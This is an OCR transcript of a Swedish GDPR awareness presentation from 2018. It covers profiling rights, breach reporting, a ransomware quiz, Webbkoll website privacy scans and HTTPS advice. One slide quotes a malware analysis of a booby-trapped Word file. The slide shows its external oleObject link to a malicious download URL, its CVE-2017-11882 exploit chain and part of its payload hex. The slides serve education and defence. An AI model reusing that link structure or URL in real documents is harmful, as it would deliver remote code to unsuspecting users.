



Dataskyddsförordningen (yay!)

Amelia Andersdotter


Bildningsförbunds årliga konferens, Stockholm, 20 februari 2018

- Varför dataskydd? Historia och &c.
- Om integritet och identitet.
- Tre övningar
  - Dataskyddsbingo: får du fem i rad?
  - Incidentrapporter: varför och vad kan vi lära oss?
  - Hur fixar man sin webbplats?
- Sammanfattning av cool svensk forskning om dataskydd.


EU:s dataskyddspaket 2016– : Tre paradigmer, lagar och konventioner



EU:s dataskyddspaket 2016– : Tre paradigmer, lagar och konventioner



EU:s dataskyddspaket 2016– : Tre paradigmer, lagar och konventioner



Integritet

Beslutsprocess (förutsägbar)
Företag (pålitlig)
Person (gedigen)

Integritet

Beslutsprocess (förutsägbar)
Företag (pålitlig)
Person (gedigen)

Identitet

Dynamisk
Särpräglad

Integritet

Beslutsprocess (förutsägbar)
Företag (pålitlig)
Person (gedigen)

Identitet

Dynamisk
Särpräglad

Rätten till personlig identitet: att få förändra och forma våra personligheter utan otillbörligt inflytande utifrån.


Rätten till personlig identitet

- Ny rättighet: profilering, databaserad beteendekartläggning (art. 22)
  - Jfr reklam, kontrollåtgärder på myndigheter (SOU 2016:41, SOU 2017:52)
  - Underrättelseverksamhet, predictive policing
  - Sociala insatser mot extremism, näthat

Bingo! ¿Qué hace la máquina?


CC-BY-SA Markus Fridholm.

Kalifornien och “objektiv” konsumentsäkerhet sedan 2002



- Obligatoriska incidentrapporter till konsumenter sedan 2002.
- Finns nu i 48 amerikanska delstater.
- Åtta stater har öppna webbarkiv med incidentrapporter
- En europeisk stat (Rumänien) har öppet webbarkiv med incidentrapporter.

EU och myndighetsrekommendationerna



- Obligatoriska incidentrapporter till myndigheter sedan 2009.
- Bra basinformation: *Security, Economics and the Internal Market*, ENISA, 2008.
- Finns offentliga förlagor till incidentrapporter från PTS, se

`https://dataskydd.net/incidentrapporter-exempel`

Integritetsincident 2016-013
HI3G Access AB ("3")
2016-10-13

Tid för incident
Den 12 oktober 2016.

Tid för upptäckt av incident
Den 12 oktober 2016.

1. Antal berörda abonnenter eller användare
Två privatkunder, Kund 1, som enbart är berörd genom att ha mottagit fel abonnemangsavtal, och Kund 2 vars uppgifter visats för Kund 1 och som därmed är utsatt för incidenten.

2. Beskrivning av incidenten, dess orsaker och konsekvenser
En kund (Kund 1) har den 12 oktober 2016 kontaktat 3:s kundservice och informerat att han via e-post mottagit ett e-postmeddelande från 3 som innehållit en annan kunds (Kund 2) abonnemangsavtal.

Efter utredning kan 3 konstatera att incidenten har uppkommit i samband med försäljningen av abonnemang till Kund 2 hos 3s återförsäljare. Vid försäljningen skickades en orderbekräftelse till fel e-postadress. E-postadressen var felaktig då Kund 2 tidigare har lämnat sin e-postadress till 3 utan att 3, vid det tillfället, i strid med rådande rutin, har verifierat Kund 2:s e-postadress.

3. Berörda uppgifters art och innehåll
Abonnemangsavtal innehållande namn, personnummer, adressuppgifter och telefonnummer samt aktiveringskod för abonnemang.

4. Åtgärder för att avhjälpa brister och för att undvika liknande incidenter
Problemet kommer att åtgärdas genom att de aktuella medarbetarna hos 3 kommer att påminnas om rutinen att verifiera e-postadressen med kunden.

5. Medverkan av andra tjänsteleverantörer
Media-Saturn Nordic Shared Services AB (under varumärket "Media Markt") som i egenskap av återförsäljare säljer produkter och tjänster till 3:s kunder.

6. Medverkan eller påverkan på abonnenter eller användare i andra länder
Ej tillämpbart i detta fall.

7. Rapportering till berörd abonnent

Ransomware quiz!

Följande tre myndigheter har drabbats av ransomware 2016 eller 2017. Men hur hanterade de problemet?

Arbetsgivarverket

Myndigheten för press, radio och tv

Moderna muséet

Studera på `https://dataskydd.net/incidentrapporter-exempel`!

Ransomware quiz!

Arbetsgivarverket

Hade fungerande back-up.

Moderna muséet

Hade inte fungerande back-up.

Myndigheten för press, radio och tv

Hade inte fungerande back-up.

Ransomware quiz!

Arbetsgivarverket

Hade fungerande back-up.

Moderna muséet

Hade inte fungerande back-up.

Myndigheten för press, radio och tv

Hade inte fungerande back-up.

Lärdomar?

https://www.trustwave.com/Resources/SpiderLabs-Blog/Multi-Stage-Email-Word-Attack-without-Macros/

Trustwave Solutions Services Products Resou

theme/theme1.xml"/><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId2" Type="http://schemas.microsoft.com/office/2007/relationships/stylesWithEffects" Target="stylesWithEffects.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://gamestoredownload.download/WS-word2017pa.doc" TargetMode="External"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.emf"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/></Relationships>

When user opens the DOCX file, it causes a remote document file to be accessed from the URL: hxxp://gamestoredownload[.]download/WS-word2017pa[.]doc. This is actually a RTF file that is downloaded and executed.

The RTF file exploits the recent **CVE-2017-11882** vulnerability that targets the MS Equation Editor [illegible]. For more information about this vulnerability, click here

When the RTF file is run, by decoding the ASCII to its equivalent values, it will execute a MSHTA command line which downloads and executes a remote HTA file

{\object\objemb\objupdat{*\objclass Equation.3}\objw380\objh260{*\objdata 0105000002000000050000
004571756174696F6E2E3300000000000000000000000000CF11E0A1B11AE10000000000000000000000000000000000003E0
00300FEFF090006000000000000000000000100000001000000000000000010000002000000010000000FEFFFFFF000000

Det här är vad de tror de kommer få...

Integritetsincident 2016-013
HI3G Access AB ("3")
2016-10-13

Tid för incident
Den 12 oktober 2016.

Tid för upptäckt av incident
Den 12 oktober 2016.

1. Antal berörda abonnenter eller användare
Två privatkunder, Kund 1, som enbart är berörd genom att ha mottagit fel abonnemangsavtal, och Kund 2 vars uppgifter visats för Kund 1 och som därmed är utsatt för incidenten.

2. Beskrivning av incidenten, dess orsaker och konsekvenser
En kund (Kund 1) har den 12 oktober 2016 kontaktat 3:s kundservice och informerat att han via e-post mottagit ett e-postmeddelande från 3 som innehållit en annan kunds (Kund 2) abonnemangsavtal.

Efter utredning kan 3 konstatera att incidenten har uppkommit i samband med försäljningen av abonnemang till Kund 2 hos 3s återförsäljare. Vid försäljningen skickades en orderbekräftelse till fel e-postadress. E-postadressen var felaktig då Kund 2 tidigare har lämnat sin e-postadress till 3 utan att 3, vid det tillfället, i strid med rådande rutin, har verifierat Kund 2:s e-postadress.

3. Berörda uppgifters art och innehåll
Abonnemangsavtal innehållande namn, personnummer, adressuppgifter och telefonnummer samt aktiveringskod för abonnemang.

4. Åtgärder för att avhjälpa brister och för att undvika liknande incidenter
Problemet kommer att åtgärdas genom att de aktuella medarbetarna hos 3 kommer att påminnas om rutinen att verifiera e-postadressen med kunden.

5. Medverkan av andra tjänsteleverantörer
Media-Saturn Nordic Shared Services AB (under varumärket "Media Markt") som i egenskap av återförsäljare säljer produkter och tjänster till 3:s kunder.

6. Medverkan eller påverkan på abonnenter eller användare i andra länder
Ej tillämpbart i detta fall.

7. Rapportering till berörd abonnent

Överdriven rädsla att informera privatpersoner/konsumenter

- Datainspektionen har bett om skärpt sekretess (juli 2017)
- Myndigheten för samhällsskydd och beredskap leker herrarna på sekretesstäppan.
- Svagt ekonomiskt stöd för att sekretess är bra (jfr ENISA 2008, Böhme/Laube 2015, innehållsförteckningar på mat, osv)

Vi kan lösa både dataskydd och datasäkerhet på samma sätt vi löst problem på andra marknader med starka informationasymmetrier: genom att inte särskilt undanhålla information från konsumenter och privatpersoner

.

Webbkoll: Kommunundersökning | dataskydd.net Frågor & svar Begrepp & tips Metodologi

Resultat för **Stockholm** E

(http://www.stockholm.se/)

Osäker | Referrers läcks | 15 Kakor | 15 Tredjepartsförfrågningar | 10 Tredjeparter kontaktade

Webbplatsen besöktes 2017-10-30T07:14:15 och fick be

webbkoll | dataskydd.net Frågor och svar Teknik English http://www.example.com/

Resultat för **www.sensus.se**

Kolla igen

2018-02-19 21:37:47 Etc/UTC

Ingångs-URL: http://sensus.se/

Slutgiltig URL: https://www.sensus.se/

Säker | Referrers läcks | 14 Kakor | 166 Tredjepartsförfrågningar | 16 Tredjeparter kontaktade

a att en del sajter använder CDN:er – content delivery
– i vilket fall serverplatsen kan variera beroende på var
n befinner sig. Det här verktyget, Webbkoll, körs just nu på en
rankrike.

webbkoll | dataskydd.net Frågor och svar Teknik English http://www.example.com/

Resultat för **www.arvsfonden.se**

Kolla igen

2018-02-14 12:48:32 Etc/UTC

Ingångs-URL: http://arvsfonden.se/

Slutgiltig URL: http://www.arvsfonden.se/

Osäker | Referrers läcks | 9 Kakor | 44 Tredjepartsförfrågningar | 12 Tredjeparter kontaktade

Servern **www.arvsfonden.se** (194.71.131.192) verkade vara belägen i **Sverige** under vårt test.

Observera att en del sajter använder CDN:er – content delivery networks – i vilket fall serverplatsen kan variera beroende på var besökaren befinner sig. Det här verktyget, Webbkoll, körs just nu på en server i Frankrike.

`https://webbkoll.dataskydd.net`

https://webbkoll.dataskydd.net

webbkoll | dataskydd.net Frågor och svar Teknik English http://www.example.com/

Resultat för www.vuxenskolan.se

Kolla igen
2018-02-19 21:32:46 Etc/UTC

Ingångs-URL: http://www.vuxenskolan.se/
Slutgiltig URL: http://www.vuxenskolan.se/

Osäker	Referrers läcks	8 Kakor	20 Tredjepartsförfrågningar	9 Tredjeparter kontaktade

Servern **www.vuxenskolan.se** (178.79.164.151) verkade vara belägen i **Storbritannien** under vårt test.

Observera att en del sajter använder CDN:er – content delivery networks – i vilket fall serverplatsen kan variera beroende på var besökaren befinner sig. Det här verktyget, Webbkoll, körs just nu på en server i Frankrike.

Osäker anslutning

PROBLEM

`www.vuxenskolan.se` använder **inte** HTTPS som standard.

HTTPS krypterar nästan all information skickad mellan en klient och en webbtjänst. Rätt konfigurerat garanterar det tre saker:

- **Konfidentialitet**. Besökarens anslutning är krypterad, vilket döljer URL:er, kakor och annan känslig metadata.
- **Autenticitet**. Besökaren pratar med den "riktiga" sajten och inte en imitatör eller genom en "man-in-the-middle".
- **Integritet**. Informationen skickad mellan besökaren och webbplatsen har inte manipulerats eller modifierats.

En vanlig HTTP-anslutning kan enkelt bli avlyssnad, modifierad och imiterad. Vanlig okrypterad HTTP-förfrågan avslöjar information om en användares vanor, och uppsnappande och spårning av okrypterat surfande har blivit vanligt.

Målet för internetgemenskapen är att etablera kryptering som normen, och fasa ut okrypterade anslutningar. Se W3C, IETF, IAB. Dessutom:

- Webbläsare stöder HTTP/2 — som förbättrar sidladdningshastigheter — enbart över krypterade anslutningar.

LÖSNING

För att använda HTTPS på en sajt behöver ett **certifikat** för domänen installeras på webbservern. För att få ett certifikat som webbläsare litar på behöver du ett som är utfärdat av en betrodd "certificate authority" (annars kommer besökarens webbläsare att visa en varning).

Let's Encrypt är en ej vinstdrivande certifikatutfärdare (sponsrad av Mozilla, EFF, Cisco, Facebook och andra) som tillhandahåller gratis *domänvaliderade* ("domain-validated", DV) certifikat genom en enkel, automatiserad process.

För att få ett DV-certifikat behöver du bara visa att du har kontroll över domänen. För att ett *Extended Validation*-certifikat (EV) behöver du genomgå en mer ingående verifieringsprocess.

Det är ingen skillnad i kryptering mellan DV- och EV-certifikat, men de visas vanligen på olika sätt i webbläsare. EV-certifikat gör normalt att domänägarens namn syns bredvid webbläsarens adressfält.


DV-certifikat är vanligast. Let's Encrypt utfärdar bara DV-certifikat.

Övning Webbkoll

Vad behöver din organisation göra enligt `https://webbkoll.dataskydd.net` ?

Mer om tuff teknisk forskning

- Hur kan man göra *privacy-friendly data mining*)? (Vicenc Torra, Skövde universitet, m.fl. i EU)
- Vad finns det för trick att använda när man utvecklar IT-miljöer för att göra det lätta att skapa informationssäkerhetspolicy som funkar? (Ella Kolkowska, Örebro universitet)
- Transparensloggning och kryptering - vilka tekniska möjligheter finns att bygga in bättre transparens och bättre dataskydd samtidigt? (Tobias Pulls, Karlstad universitet)
- Vilken sorts ikoner och information är lättast för konsumenter och användare att förstå? (Lorrie Cranor m.fl., USA, dock även Google, Apple, osv.)
- Privacy-bevakning av appar: hur står sig era projekt? (Nurul Momen, Karlstad universitet)
- Kan man skydda anonymitet och identifiera någon samtidigt? (Simone Fischer Hübner, Karlstad universitet, Leif Johansson, SUNET)



https://dataskydd.net |
amelia.andersdotter@dataskydd.net